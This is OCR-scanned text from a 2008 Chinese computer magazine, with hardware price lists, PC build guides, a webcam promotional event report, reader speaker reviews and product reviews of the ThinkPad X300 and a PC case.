都说国产品牌便宜,但长虹 LT52700 却仍然要 22000 元才能拿下,要知道 SONY 的 52W300A 也不过 23000 元左右,因此虽然这款长虹液晶电视的效果还不错,而且是长虹为数不多的全高清产品,性价比却没有任何优势。日立 P50X101C 是一款 50 英寸等离子,刚刚上市时不到 2 万元的价格在同类产品中十分抢眼,但如今松下的 50PZ700C 全高清

等离子比它贵不了多少,效果却明显更好一些。索尼 40V380A 在春节时一度降至 8500 元左右的低价,引发了全国范围的抢购热潮,如今这款机型的价格已经回升到 9000 元以上,且大面积缺货,考虑到升级版的 V440A 系列即将上市,老机型必然会继续降价,因此瞄准这款电视的朋友不妨忍到五一,必然会有惊喜。

## 2000元超值手机推荐

2000 元向来是手机市场的主流价位,既不会花费太多,又能充分展示个性。索爱 W580c 就是个很典型的例子, Walkman 2.0 播放器、运动计算加上动感造型,2260 元的价格(送 512MB M2 记忆棒)确实不贵。诺基亚 5700 也是一款音乐手机,借鉴



了 3250 独特的扭动设计,音视频播放功能都十分出色,且支持蓝牙立体声耳机,听音乐不再累赘,目前价格在 2100 元左右。三星 E848 以超薄外观取胜,还融入了奥运元素,时尚风格显露无遗,且行货价格仅为 2180 元,很值得考虑。[CF] [CP06]




# 蓝色妖姬 无驱摄像头的领头羊 蓝色妖姬摄像头现场体验会

时间: 2008年3月1日 15:00-18:00 | 地点: 北京知春里避风塘

活动现场图文报道: [http://blog.cfan.com.cn/index.php/76976/action\\_viewspace\\_itemid\\_286864](http://blog.cfan.com.cn/index.php/76976/action_viewspace_itemid_286864)

获奖者BLOG推荐: <http://lijianping198492.blog.163.com/>

蓝色妖姬是优秀的无驱摄像头,并且外观也非常漂亮。适合于个人、家庭和企业的用户,集成了语音功能,能直接进行语音视频聊天,并且不用安装驱动更是该产品的一大亮点。为了让大家能更全面地了解蓝色妖姬摄像头,让用户将蓝色妖姬摄像头的性能发挥到极致,于是组织了本次现场体验,让大家来试用,让大家来提问,让大家来体验!



## 活动奖品(厂商提供支持)

蓝色妖姬摄像头	150元	3套
蓝色妖姬精美礼品	100元	20套
《电脑爱好者》杂志	5元	20套

## 星座使者校园选拔赛

蓝色妖姬品牌摄像头厂商携手中国电子共同举办的星座使者校园选拔赛已拉开帷幕,很多校园美女帅哥都参加了本次活动,特别是网络红人墨琪宝宝的参赛让活动更精彩,大家都快来参加吧,也可以为自己支持的美女帅哥投一票!

<http://bluelover.sz@.com.cn/Default.asp>

## 现场环节大比拼

“当成相机来评美”小游戏:先启动摄像头,大家先体验摄像头的功能,并现场进行拍照,再对照片进行评美选举。

“现场录制说明书”小游戏:用摄像头来当麦克风,用摄像头进行现场录音,录音内容为产品说明书,看谁说得标准即可得分,获胜者赠送小礼品。

“QQ语音看效果”小游戏:通过电脑的使用,让大家使用QQ语音视频聊天,并让大家进行视频设置,看看平时大家是否使用摄像头。

“软件学习做相本”小游戏:用自带软件进行学习,包括iSee的学习,通过它们来录制影像,制作相本等。

## 现场体验知识问答

问:这个摄像头不用安装驱动,它是如何实现的?

答:一般的设备都要安装驱动才能使用,无驱就是不用安装驱动就能使用。其他所有的硬件设备都得安装驱动,但Windows系统里自带了一些驱动程序,所以就不需要再安装驱动程序,这样就实现“不安装”驱动,从而实现了无驱摄像头。

问:为什么我的无驱摄像头没有那些特效功能?

答:因为我们这次体验的是无驱摄像头,对无驱摄像头要Windows XP SP2以上版本才能实现特效功能,如果要使用特效或是Windows 2000系统,可以到公司网站下载增值软件来安装才可。

问:我用了蓝色妖姬无驱摄像头,但是在使用摄像头时,发现影像是倒着的?

答:这是因为电脑上装有暴风影音,暴风影音和无驱摄像头程序有冲突,下载最新版的暴风影音即可解决问题。

## 现场体验技巧问答

问:脸部跟踪功能如何实现的?能给我们演示一下吗?

答:安装好软件驱动后,就有了很多功能。比如脸部跟踪功能,点击右下角新增的小图标,点击左键,再移动到“脸部跟踪”选项上,点击“启动”即可实现脸部跟踪。

问:摄像头如何调节远近?如何对亮度进行调节?

答:旋转摄像头的镜头即可调节焦距,如果你发现摄像头成像不清楚,就可以轻轻地抖动摄像头,调到最清晰状态即可。亮度我们可以通过调节线上的控制钮来进行光驱强弱的调节。


问:如何使用多个摄像头或其他视频输入设备?

答:系统会使用默认的视频设备。如果要使用其他的设置,可以打开“控制面板”,双击“多媒体”并进入“多媒体”,在“设备”标签里打开“视频捕捉设备”,双击现有捕捉设备的名称即可设置属性,将其驱动改为有效或无效即可。

问:摄像头的镜头脏了怎么清洁?

答:嘴对着镜头哈口气,再用干燥、不含麻质的布或者专业镜头纸进行擦拭,在擦拭时不要对镜头施压,以免划伤镜头。

## 精彩展示



1. 看到电爱 MM 最爱
2. 体验试用 POSS 试拍
3. 细看摄像头 MM 被拍
4. 安装设置 亮相体验
5. 获得奖品 义务宣传

官方网址: <http://www.fametechnet/>  
售后咨询 QQ: 133800159  
销售业务 QQ: 133800158

## 活动经典台

**MM 都是漂亮的** 大家在进行评美时,很多男士参与者很激动,因为认为这对男的不公平,对女的有利。所以经过大家同意,评委由现场的男士担任,而漂亮的 MM 们就当选手了,所以 MM 们高兴 GG 们也高兴(因为在进行拍照时,大家也在尽情摆 POSE,可以好好欣赏 MM 了)。采用无记名投票,最先评出了前 5 名漂亮 MM。评审结束后,没评上的 MM 反驳了:我们是相片没有评上,这有个人色彩,但我现实中是最漂亮的。呵呵,小编主持人发言了,MM 们都漂亮,一个送个礼品吧,于是杂志就送上来了。

**体验会上谈合作** 本次活动参加的人很多都会电脑,也对本次活动比较熟悉,所以看我们杂志的人很多,大家只要一有空就会翻杂志来看。并且在活动中小编认识了一家无线路由器厂商的参赛 MM,对本次活动的形式非常赞成,有机会就想赞助我们的体验活动呢。小编在大家进行体验之时,就与这位 MM 谈起合作,哈哈,可能过不了几期就会送出无线路由器了。

**安装 V-EYE4.0 学软件** 这里是最好玩的,也是学知识最多的。安装好 V-EYE4.0 就能很好地扩展摄像头功能。安装后就有打地鼠、21 点与钓鱼三个通俗的游戏。当然,除了娱乐外,也用 Photo EZ 进行了相本的制作,虽说制作得很简单,但有的 GG 制作得还不错。用 MM 的照片制作出来的相本现场送给 MM,呵呵,真有意思,表白得太直白了吧。【CF】[CP07]



# 蓝光全面胜出

## 明基吹响普及号角

HD-DVD的全面败退，让人不用再为下一代光存储技术规格不定而感到困惑。现在我们更盼望的，便是蓝光何时能够普及，让我们真正享用上蓝光的超大存储容量和其影盘的高规格清晰度……



### BW 1001

还是在2006年，明基就率先研发推出了国内首款兼具BD/DVD/CD刻录功能的蓝光刻录机BW1000，一举攻克了部分厂商蓝光刻录机无法兼容CD盘片的难题。而明基 4X蓝光刻录机BW1001更凭借一系列领先和独有技术，一举突破蓝光刻录机在刻录速度、稳定性、精确度、兼容性等诸多方面的难题。不仅如此，除了技术上的变化外，价格方面明基也给与了最大限度的优惠。据悉，近期购买BW1001，就可以获得250GB的存储空间（10张明基BD盘片，每张25GB）！无疑让用户得到了领先技术和超值实惠的双重享受。

### 蓝光究竟有什么用？

随着08奥运转播提供高清国际信号，中央电视台、上海文广集团纷纷开通高清电视频道，以及高清电视、LCD、高清数码摄像机和PS3游戏机等高清数字产品的日渐流行，2008年无疑是一个高清之年。然而，蓝光产品高昂的价格，有待提升的技术等，均成为人们进入高清的桎梏。

### 1500元的蓝光来了！

HD-DVD已死，还有什么正阻碍着蓝光的普及呢？就剩价格了。一款驱动器动辄5000元以上的售价普通消费者又如何可以忍受？要知道，5000元已经足够我们买上一台性能不错的PC了。

好在，明基总是能给我们惊喜。日前，国内光存储领导品牌明基宣布，对其旗下两款蓝光产品开展颇具吸引力的促销活动：原价1799元的4X蓝光光驱BR1000目前仅售1499元；购买价格为4999元的4X蓝光刻录机BW1001，将获赠价值1990元的250GB存储空间（10张明基BD盘片）。无疑，此举将大大拉近蓝光和消费者的距离，全面点燃高清圣火。

### BR 1000

而4X 蓝光光驱 BR1000则是明基市场策略的一大创举。作为全球首款蓝光光驱，明基BR1000最大的创新，是打破目前蓝光产品一律从低成本蓝光刻录机做起的运作思路，直接从低端入手，迅速推动蓝光产品普及。BR1000除了具备明基独有和领先的众多技术外，就是对成本的成功控制。由于直接使用适合唯读系统的元件，加上产品设计单纯，产品线良品率高，BR1000在提升产品稳定度的同时，成本也大大下降。BR1000在上市之初，1799元的低廉报价已经让不少人大为惊讶了。现在，明基为了进一步提升蓝光普及的速度，又大胆的将BR1000价格调整到1499元的新低，这个价格与2000年末2001年初DVD光驱的售价几乎一致。正是那个时候，

DVD光驱开始大量普及，消费购

买欲望急速膨胀。

显然，明基此举

也是为了让蓝光


像DVD一样，真

正能够让消费

者买得起、用得

上。可以说，现在是时候抛弃


DVD了，不是吗？





### 降价排行榜

#### TOP1 LG Z1(D888C)




▼1000 目前  
¥12988

CPU类型 Intel 酷睿双核 T2450(2.0GHz)  
内存大小 1GB  
硬盘大小 120GB  
光驱类型 DVD±RW  
屏幕尺寸 12.1英寸  
显卡芯片 ATI Mobility X1350

LG Z1(D888C)纯黑的面板看起来非常赏心悦目,顶盖右上方集成了一块辅助显示屏,可以实现Sideshow的功能。内置128MB GDDR3独立显存的X1350移动显卡,比一般的X1350显卡性能要强不少,会带来更流畅的游戏体验。

#### TOP2 富士通 LifeBook S7211



▼700 目前  
¥7299

CPU类型 Intel 奔腾双核 T2330(1.6GHz)  
内存大小 1GB  
硬盘大小 120GB  
光驱类型 DVD±RW  
屏幕尺寸 14.1英寸  
显卡芯片 Intel GMA X3100

S7211采用了经典的黑白配色,关注商务人士注重资料保密的安全保障功能,特别装备有BIOS锁、双重硬盘锁、防盗锁插槽与富士通独有的多达80万组密码组合的Life Book锁,建立固若金汤的安全堡垒。

#### TOP3 联想旭日 C467A



▼500 目前  
¥5999

CPU类型 Intel 奔腾双核 T2330(1.6GHz)  
内存大小 1GB  
硬盘大小 160GB  
光驱类型 CAMBO  
屏幕尺寸 14.1英寸  
显卡芯片 nVIDIA GeForce 8400M G

C467A采用了“Smart BOX”设计理念,整个看起来浑然一体,这种北欧风格的经典直线美学突出了联想旭日C467的美感。尤其是旭日C467A的顶盖上独具匠心地使用网格状条纹,使产品突出了使用者的个性。

#### TOP4 明基 T31-137



▼200 目前  
¥5600

CPU类型 AMD Athlon 64 X2 TK-53  
内存大小 512MB  
硬盘大小 120GB  
光驱类型 CAMBO  
屏幕尺寸 13.3英寸  
显卡芯片 ATI Radeon Xpress 1150

明基T31-137笔记本采用宝石蓝色外观,130万像素摄像头以及SR5环绕音效使这款笔记本拥有了不错的娱乐功能。采用AMD Athlon 64 X2 TK-53处理器,ATI Radeon Xpress 1150集成显卡,不过512MB的内存有点少。

### CPU

### 硬盘

### 主板

型号	平均价(元)	型号	平均价(元)	型号	平均价(元)
Intel Core 2 Duo E8100 2.33GHz(散)	1099	希捷 IDE 160GB 7200 10/8MB	399	微星 P7N SLI Platinum	1880
Intel Core 2 Duo E6550 2.33GHz(盒)	1250	希捷 IDE 320GB 7200 10/8MB	650	技嘉 P35-S3L	940
Intel Core 2 Duo E8750 2.66GHz(盒)	1410	日立 IDE 250GB 7200/8MB	460	精英 P35T-A	699
Intel Core 2 Duo E8200 2.66GHz(盒)	1430	日立 IDE 320GB 7200/8MB	595	磐正 超手6P35+	760
AMD Athlon64 X2 5000+ AM2(65nm/盒)	615	希捷 SATA 250GB 7200 10/8MB	455	微星 K9A2 Platinum	1490
AMD Athlon64 X2 5200+ AM2(65nm/盒)	710	希捷 SATA 320GB 7200 10/16MB	605	技嘉 MA770-DS3	899
AMD Phenom 9500(盒)	1370	日立 SATA 320GB 7200/16MB	550	精英 A770M-A	645
AMD Phenom 9800(盒)	1655	日立 SATA 500GB 7200/16MB	795	磐正 超手AK790 GTR	766

▲有消息称,2.6GHz Phenom处理器将会在未来两个月内上市,6月之前全部取代2.4GHz Phenom处理器,比2.6GHz Phenom更快的处理速度将会于今年下半年随着45nm Deneb处理器的发布而浮出水面。

▲日立发布新款500GB/SATA硬盘,采用第二代垂直记录技术(PMR),在读写速度和稳定性方面均有较大提升。此外,新的节能技术也使这款产品功耗减少了40%。

▲集成Radeon HD3200显卡的780G主板给消费者留下了深刻印象,有评测说在和集成Radeon X1250的690G芯片组比较中,780G是690G性能的二倍。

### 内存

### 品牌台式机

### 笔记本电脑

型号	平均价(元)	型号	平均价(元)	型号	平均价(元)
金士顿 2GB DDR2 667	275	联想 家悦 U2265A Athlon64 X2 4400+/1GB/160GB/DVD-ROM/21.6 LCD	4999	Acer Aspire 4710 T2450/1GB/120GB/CAMBO/14.1/2.45Kg	5500
金士顿 1GB DDR2 800	150	戴尔 Ins 530(R210203N) Core 2 E4500/2GB/250GB/DVD-ROM/19"LCD	5480	ThinkPad R61(B914A31) T7300/2GB/160GB/DVD±RW/15.4/2.83Kg	12600
威刚 1GB DDR2 800(万紫千红)	145	戴尔 XPS 420(R210218) Core 2 E6550/2GB/320GB/DVD±RW/19"LCD	6699	长城 E6800 T2130/1GB/120GB/CAMBO/14.1/2.4Kg	6399
威刚 2GB DDR2 667(万紫千红)	270	同方 真爱 T6150 Pentium E2140/1GB/160GB/DVD±RW/19"LCD	4190	华硕 F8H725S-SL T7250/1GB/160GB/DVD±RW/14.1/2.27Kg	8600
胜创 2GB DDR2 667	260	同方 CoCo M2160 Pentium E2140/1GB/160GB/DVD±RW/19"LCD	5299	索尼 VGN-CR33/R T8100/1GB/160GB/DVD±RW/14.1/2.5Kg	8999
胜创 2GB DDR2 800	280	海尔 E200C-B033 Pentium E2140/1GB/160GB/DVD-ROM/19"LCD	4599	LG RD405-ACDBCC T7250/1GB/120GB/DVD±RW/14.1/2.35Kg	8988
金邦 1GB DDR2 667(千禧)	148	海尔 H5-B030 Pentium E2180/2GB/250GB/DVD±RW/19"LCD	5699	三星 Q45-A004 T7300/1GB/120GB/DVD±RW/12.1/1.86Kg	7100
金邦 1GB DDR2 800(千禧)	180	长城 嘉翔 G G82140E Pentium E2140/1GB/250GB/DVD-ROM/22 LCD	5599		9900
宇瞻 2GB DDR2 667	270				
宇瞻 2GB DDR2 800	290				
三星 1GB DDR2 667	145				
三星 1GB DDR2 800	150				

▲德国大厂奇梦达(Qimonda)近日宣布,完成可用于30纳米先进DRAM制程技术“Buried Wordline”,并将在明年下半年采用46纳米的新技术量产。目前DRAM业刚从90nm转进至70nm,奇梦达是第一家宣布30nm工艺技术蓝图的厂商。

▲不知不觉中,品牌机的整体价位也在不断下调,现在一台主流价位的品牌台式机只需要5000元左右即可买到,且性能相当不错,部分机型甚至还配备了20英寸以上的宽屏液晶显示器。

▲苹果发布Macbook Air之后,联想也发布了最新的超轻薄机型ThinkPad X300,采用固态硬盘和LED背光技术,抗震、持续时间等方面都有更加出色的表现。



如果经常有大量数据要保存的话，  
以硬盘来保存要比刻光盘更方便管理

装机

明白买电脑

url: http://shangshi.blog.cfan.com.cn

TOP5

东芝 L205深海蓝



▼100 目前  
¥5300

CPU类型	Intel 奔腾双核 T2330(1.6GHz)
内存大小	1GB
硬盘大小	120GB
光驱类型	DVD+RW
屏幕尺寸	14.1英寸
显卡芯片	Intel GMA X3100

东芝 L205采用CSV超亮技术，支持杜比虚拟环绕声处理。这款笔记本之所以叫“蓝鲨”，主要是因为其顶盖材质看上去像蓝色的鲨鱼皮，而且更加耐磨耐刮，除此之外还具有商务本硬盘加密功能。

## 显卡

型号	平均价(元)
华硕 EAH2600XT/HTDP/256MB	860
华硕 EAH3850 TOP/G/HTDI/256MB	1835
迪兰恒进 HD 3850 北极星/512MB	1399
迪兰恒进 镭姬杀手 HD3870 X2/1GB	3999
影驰 8800GS 骨灰魔魂/384MB	1299
影驰 9600GT 中端版/512MB	1499
FX讯景 8600GTS/T84G-LDD完美版/256MB	1099
FX讯景 9600GT(PV-T94P YDF4)/512MB	1599

▲ATI HD3690开始上市，支持DirectX 10.1，默认频率下的性能已大幅度超越同价位的8600GTS。虽然在显存方面有所缩减，但出色的可超频性弥补了这一点。

## 显示器

型号	平均价(元)
AOC CRT 778S	660
美格 CRT 170XC+	710
三星 CRT 997MB+	1110
LG LCD W1952TQ/19"	1899
三星 LCD 245B/24"	3280
美格 LCD WE223D/22"	1780

▲优派推出了千元左右、15.6英寸的VA1616w，个头虽小但性能一点也不含糊，标准分辨率有1366×768，满足720P的高清播放标准，且具有2000:1动态对比度功能。

## MP3

型号	平均价(元)
苹果 iPod nano 3(4GB)	1180
三星 YP-T10(2GB)	870
爱国者 F989(4GB)	999
蓝魔 RM970(4GB)	599
蓝魔 V150(2GB)	699

▲iPod nano三代一改以往两款nano的纤薄形象，首次加入视频播放功能，屏幕也增大到2.0英寸，新风格的菜单界面引入了iPhone上炫酷的Cover Flow功能。

TAG

装机、报价、降价

导购

硬件

本期报价截至3月16日

## 4200元游戏高清全能机型

### 可选升级方案:

#### 显卡→七彩虹 3690-GD3 CF 黄金版/256MB

HD3690的一大特点就在于加入了对DirectX 10.1的支持。这款七彩虹 3690-GD3 CF黄金版采用非公版设计，支持DirectX 10.1，Shader Model 4.1和PCI-E 2.0，同时配备优质散热器，既保证了良好的散热效果，同时增强了核心的稳定性和超频性。多花300元选配256MB显存版本的话，在高分辨率下的游戏性能也会有不少提升。**+300元**

CPU	Intel Pentium E2160 1.8GHz	440元
内存	金士顿 1GB DDR2 800	150元
硬盘	西部数据 160GB 8MB/SATA	360元
主板	富士康 P35AX-S	699元
显卡	七彩虹 3650-GD3 CF黄金版/128MB	499元
显示器	AOC 915Sw	1399元
光驱	三星 TS-H353B	155元
键鼠	多彩 K8020P+M3388P 防水高手	75元
机箱	金河田 2859B+多彩 超霸DLP-410A	305元
音箱	麦博 M-520	115元
共计		4197元

#### 显示器→长城 M227

目前19英寸宽屏液晶的价格已降到了1399元，不过这类产品在各方面都较节省成本，如DVI接口往往会被省去。多花300元升级到M227的话，不但分辨率、视觉效果等都会有大幅度提升，而且各种接口也会比较齐全。M227是一款21.6英寸宽屏液晶，这种规格的面板虽然看上去比22英寸面板略小一点，实际观感与22英寸其实没有区别，但价格却便宜不少。**+300元**

#### 光驱→明基 DW200S

160GB的硬盘看似很大，实际用起来很快就会塞满，虽说配备更大硬盘会比较方便，不过性价比不如刻录盘高。出于省钱和与朋友分享数据的考虑，还是推荐配备刻录机，对于比较重要的数据，光盘多重备份也比脆弱的硬盘保险很多，只是光盘多了之后，整理起来稍有些麻烦。**+125元**

#### 内存→Kingmax 2GB DDR2 800

如今大多数人装机都会配1GB内存，不过2GB内存会给游戏带来更顺畅的感觉，无论是游戏读盘、切换窗口还是退出游戏，2GB内存速度都要比1GB快很多，从今后升级Windows Vista的角度来说，2GB内存也是很有必要的。再说如今的内存价格已经非常低，今后DDR2内存恐怕不会有什么降价空间了。如果决定配备2GB内存，推荐选用单条2GB的型号，因为双通道对实际性能提升并不明显，还要多占一个内存插槽。**+140元**

## “不玩游戏的话可以省下不少钱。”

上研了，不比本科，需要用电脑的地方很多，经过自己的努力总算是凑够了购置电脑的资金。先来分析一下，这台电脑的用途是用来学习C++、C#、ARCJIS等等编程语言，所以对处理器的主频要高一点，同时对显卡基本没有要求。另外休闲的时候也就看看电影，游戏虽然偶尔也玩一下，不过780G的集成显卡就可以满足需要，可以省下买独立显卡的钱，加强系统的稳定性。

CPU选了Athlon64 X2 5000+，没有选黑盒版，之前也有人建议我选Pentium E2160，配块好主板超频用，不过我还是不太想这么用，另外和自己比较喜欢AMD也有关系。处理器定了，接下来是内存，对于Windows来讲内存肯定越多越好，再加上确保程序能够稳定流畅地运行，选择了2GB DDR2 800。主板选了780G的话，显卡就不用挑了，看高清电影也能硬解码。不过主板要选择华硕、技嘉这样的大厂，因为主板就像一个载体平台，承载着处理器和内存，没有好的主板，再好的CPU再多的内存也是白搭。

这个配置里显示器占了将近一半的花费，因为编程主要是文字操作，而且经常连续观看，显示器不买好一点的对不起眼睛。本来看20英寸宽屏的分辨率高有便宜，但是对比下来发现字还是太小了，看电影玩游戏没问题，看字有点受不了，咬咬牙买了22英寸的210V，价格不到2000，也算便宜。再说显示器不比CPU和显卡贬值那么迅速，买台好点的能看好几年。**[CF][CP08]**

CPU	AMD Athlon64 X2 5000+ AM2	615元
内存	金士顿 2GB DDR2 800	290元
主板	技嘉 MA78GM-S2H	799元
硬盘	希捷 160GB 8MB/SATA	380元
显卡	主板集成	
光驱	明基 DD165N	150元
显示器	AOC 210V	1950元
键鼠	金河田 倚天剑套装	85元
机箱	富士康 TSAA909+航嘉 冷静王钻石版	310元
音箱	漫步者 R101T06	110元
总计		4689元



# 产品如何,你说了算! Fan读者抢鲜评测(下)

TAG

读者评测、多彩、金河田、现代

音箱

评测

## 多彩 DLS-2156

358元 | 0755-89929888 | <http://www.deluxworld.com>

评分 9

王俊杰:心理价位300元  
打游戏应该挺好,听歌效果也还行,而且耳机可以插线控器上,晚上打游戏也不会影响别人。

评分 7

彭婧:心理价位260元  
不太喜欢这种样子,尤其是那个指示灯在暗处看起来有点刺眼,而且亮面很容易留指印。

评分 8

盛守祥:心理价位400元  
线控用起来不错,没有低档音箱那种嘟嘟啦啦的噪音,就是线控器的线有点短,低音炮放地上的话不太够长。

评分 8

赵鸿彬:心理价位380元  
低音相当不错,甚至能感觉到地面传来的抖动,但是高音就很一般了,音量比较小的时候听不太出来其中的细节。



### 规格

持续输出功率	卫星箱7.5W×2	扬声器单元	卫星箱2.75英寸
	低音炮25W		低音炮5.25英寸
频响范围	20Hz~20kHz	信噪比	≥80dB

## 金河田G9

399元 | 0755-88265180 | <http://www.goldenfield.com.cn>

评分 8

王俊杰:心理价位230元  
很适合家里用,独立功放的音量钮在顶上。低音效果一般,要求不高的话也够用了。

评分 9

彭婧:心理价位280元  
独立功放样子不错,配笔记本或者台式机应该都很合适,皮革给人一种很高档的感觉。

评分 9

盛守祥:心理价位199元  
除了有点贵之外其他都还好,音质比想象中好很多,蒋大为那种男高音的感觉出来了。

评分 7

赵鸿彬:心理价位360元  
看着是挺不错,但是不太适合放在宿舍里。耳机插孔在功放后面不太方便,而且功放本身也不重,稍微一拽就倒了。



### 规格

持续输出功率	8W×2+24W	低音单元	防磁6.0英寸
频响范围	40Hz~20kHz	中高音单元	防磁3.0英寸
调节方式	线控器	重量	约7.1kg

## 现代HY-9500F

397元 | 0755-88352789 | <http://www.szcjc.com>

评分 8

王俊杰:心理价位200元  
独立功放的音量调节旋钮应该增加防滑设计,液晶屏的字很大,光线很柔和,晚上看着不刺眼。

评分 6


彭婧:心理价位350元  
不喜欢这种外形,好像80年代的组合音响一样,应该设计得更时尚一点,另外卫星音箱太大了。

评分 6

盛守祥:心理价位330元  
表现高速的鼓点时有点含糊不清,听不太出来其中的分隔了。低音下潜力度还可以,感觉比较有力。

评分 9

赵鸿彬:心理价位380元  
音量开到很大的时候也没有明显失真,独立功放上除了耳机还有麦克风插孔,戴耳麦聊天特别合适。



### 规格

持续输出功率	≥60W	低音单元	防磁5.25英寸
频响范围	30Hz~18kHz	中音单元	防磁2.75英寸
调节方式	独立功放+遥控器	高音单元	防磁1英寸

注:心理价位是指在不告知真实价格的前提下,读者通过主观判断所得出的音箱价格,也可以认为是“读者觉得它值多少钱”。



亲手触摸完美


# Thinkpad X300笔记本电脑

新品上市 800-828-2008 <http://www.lenovo.com/cn/zh/homepage.html>


TAG Thinkpad X300 笔记本电脑 评测

如何称得上完美? 进化一词用在何处才算正确? 在联想最新发布的Thinkpad X300笔记本电脑上, 你可以找到答案。作为一个全新的X系列新品, X300应该被称作一个全新的进化“物种”, 一个我们需要的完美答案……



 性能出众且极为轻薄, 质感更是超越了现有的 Thinkpad X 系列产品

 价格略高, 并非所有消费者都有机会享用

 最长 10 小时的工作时间, 1.33 千克的极限轻薄重量, 以及非凡的使用体验, 这就是 Thinkpad X300 给人留下的深刻印象

## 规格

CPU	特殊定制Intel Core 2 Duo 7100处理器 (2.0GHz)
内存	2GB
硬盘	1.8英寸64GB SSD固态硬盘
显示屏	13.3英寸高亮高分辨率LED屏幕 (1440×900)
重量	最轻1.33千克 (不含光驱、3芯锂离子电池)

## 18.6mm意味着什么?


18.6mm, 这个数字是Thinkpad 300机身最薄处的厚度。作为一款全尺寸、全规格的13英寸笔记本电脑, 其厚度让人惊讶。正如网络上你能看到的故事那样, 这是一款薄到可以放进一个纸口袋的笔记本。

为了达到如此的轻薄, 同时又能具备笔记本电脑所需要的长效工作时限, Thinkpad X300采用了一系列新技术。如LED屏幕、SSD固态硬盘, 前者厚度可以降低到2.5mm, 同时亮度提高20%之多; 而SSD硬盘的超低功耗 (0.08W) 和不凡的性能, 以及零噪音的工作状态, 都让Thinkpad X300具备无与伦比的性能优势。

## 1.33千克的笔记本电脑


为了让Thinkpad X300的体积不超过1.33千克, 其外壳材质发生了质的变化——Thinkpad长久以来使用的合金外壳不见了, 取而代之的是更为先进的碳纤维+玻璃纤维, 这两种材料多用于F1赛车和飞机机翼上, 强度比合金外壳高了42%, 但重量却能降低78%之多! 当然了, 为了达到更好的强度, X300机身内还拥有一套全新的防滚架支撑, 十分结实。此外, 为了提升X300的使用质感, 在掌心部分还特意增加了橡胶涂层, 使用时手感颇为出众。

CF [CP10]



评分 **9**

邵大伟:  
超薄光驱真的很薄, 听说才0.7mm, 难怪机身也能做到这么薄呢!




评分 **9**

余跃新:  
整机很薄, 拿起来很轻巧, 不费力, 碳纤维和玻璃纤维外壳果然很出色




评分 **9**

陈刚:  
比Thinkpad X61还要薄不少, 这么薄的机器还能播放高清电影真让人感到意外




评分 **8**

赵洪斌:  
确实是很轻薄, 但毕竟是商用笔记本, 不能玩大型3D游戏让人有些失望。笔记本不仅要薄、要轻, 还要功能强大才是完美。



评分 **9**

王俊杰:  
太薄了! 才1.33千克, 真让人意外。不过似乎没有PCI-E Card接口? 想接个CDMA上网卡都没办法, 只能用USB接口的, 这挺麻烦啊!



评分 **8**

邵大伟:  
为节省空间、降低重量, 这个7mm超薄光驱位不能安装扩展硬盘, 毕竟固态硬盘只有64GB, 要扩展容量只能用移动硬盘, 不太方便。

更多对Thinkpad X300笔记本电脑的读者评价:  
[http://blog.cfan.com.cn/index.php/228221/action\\_viewspace\\_itemid\\_268294](http://blog.cfan.com.cn/index.php/228221/action_viewspace_itemid_268294)



## 外露简约 内有乾坤

## 航嘉百盛“明” A421机箱

新品上市 400-678-8388 http://www.belson.com.cn

TAG	航嘉百盛“明” A421	机箱	评测
-----	--------------	----	----

## 规格

驱动器位	5.25英寸×3
	3.5英寸内置×6
	3.5英寸外置×2
机箱风扇位	前后均兼容8/9/12cm
前置接口	USB×2，耳机/麦克风×1
PCI扩展位	7个

做工用料一丝不苟，容易伤手的边角处理得十分到位，外观简约大方

前置接口占用了一个驱动器位

出色的工艺和简约的外观足以成为把它搬回家的理由

## 网络大补贴

连接前置USB接口时，红色接电源，白色接数据“-”线，绿色接数据“+”线，黑色接地线。

http://zhidao.baidu.com/question/13598086.html

百盛“明”系列机箱是航嘉最近上市的新产品，主色调均为黑色，只有前面板上圈装饰的颜色稍有不同，共有淡绿、棕红、橙黄、银白四种颜色的型号，无论哪一款看上去都很赏心悦目。

符合现代生活的简约造型。近代人的生活风格从简单到复杂再到简约，

“明”系列机箱也体现出了这一点，前面板上没有多余的装饰，仅有一圈细细的颜色在强调机箱的存在。箱体前面板经过了抛光处理，如果和烤漆或镜面处理的黑色液晶显示器摆在一起将会非常完美。

## 有容乃大且设计合理的内部结构。

这个机箱看上去去并不很大，但内部空间设计得十分合理，因此可升级性也很高。内外部共8个3.5英寸驱动器位，如



果都用来装硬盘，无论什么样的下载狂人都不会有怨言，7个扩展插槽也符合任何主板的需求。惟一有些遗憾的是机箱顶部的外置接口板占据了一个5.25英寸驱动器位，如果能将机箱高度再适当提升一点，空出那个驱动器位就更完美了。机箱外部的各个棱角都经过了圆滑处理，内部较为锋锐的边角也都“包装”得很出色，最大限度地保证装机时的安全。 **CF** [CP11]

## 电脑旁的流金岁月

## 奋达C-30多媒体音箱

398元 0755-27456668 http://www.fenda.com

TAG	奋达C-30	多媒体音箱
-----	--------	-------

## 规格

音箱结构	2.1
箱体材质	木质
持续输出功率	卫星音箱12W×2 低音炮20W
